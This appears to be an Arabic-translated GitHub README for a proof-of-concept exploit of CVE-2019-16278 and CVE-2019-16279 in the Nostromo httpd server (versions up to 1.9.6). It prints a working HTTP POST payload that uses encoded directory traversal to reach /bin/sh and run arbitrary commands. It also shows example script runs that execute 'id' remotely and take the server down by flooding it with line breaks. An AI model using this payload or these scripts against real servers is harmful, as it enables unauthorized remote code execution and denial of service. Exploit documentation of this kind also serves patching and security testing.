 jas502n/cve-2019-16278
اجتياز الدليل إلى تنفيذ التعليمات البرمجية عن بُعد

خادم httpd Nostromo عرضة لثغريتين حرجتين للإصدارات <= 1.9.6 (0day =]) الأولى هي تنفيذ تعليمات برمجية عن بُعد عبر اجتياز الدليل، والثانية هي رفض الخدمة.




POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Length: 25

echo
echo
ifconfig 2>&1
يرجع هذا الخلل إلى إصلاح غير كامل لـ CVE-2011-0751. يمكننا تجاوز فحص /../ مما يسمح لنا بتنفيذ /bin/sh مع وسائط عشوائية.
مثال
$ ./CVE-2019-16278.sh 127.0.0.1 8080 id
uid=1001(sp0re) gid=1001(sp0re) groups=1001(sp0re)
يستغل هذا الخلل خطأ في الذاكرة عند إرسال عدد كبير جدًا من \r\n في اتصال واحد.
مثال
$ curl http://127.0.0.1:8080
HELLO!
$ ./CVE-2019-16279.sh 127.0.0.1 8080
$ curl http://127.0.0.1:8080
curl: (7) Failed to connect to 127.0.0.1 port 8080: Connection refused
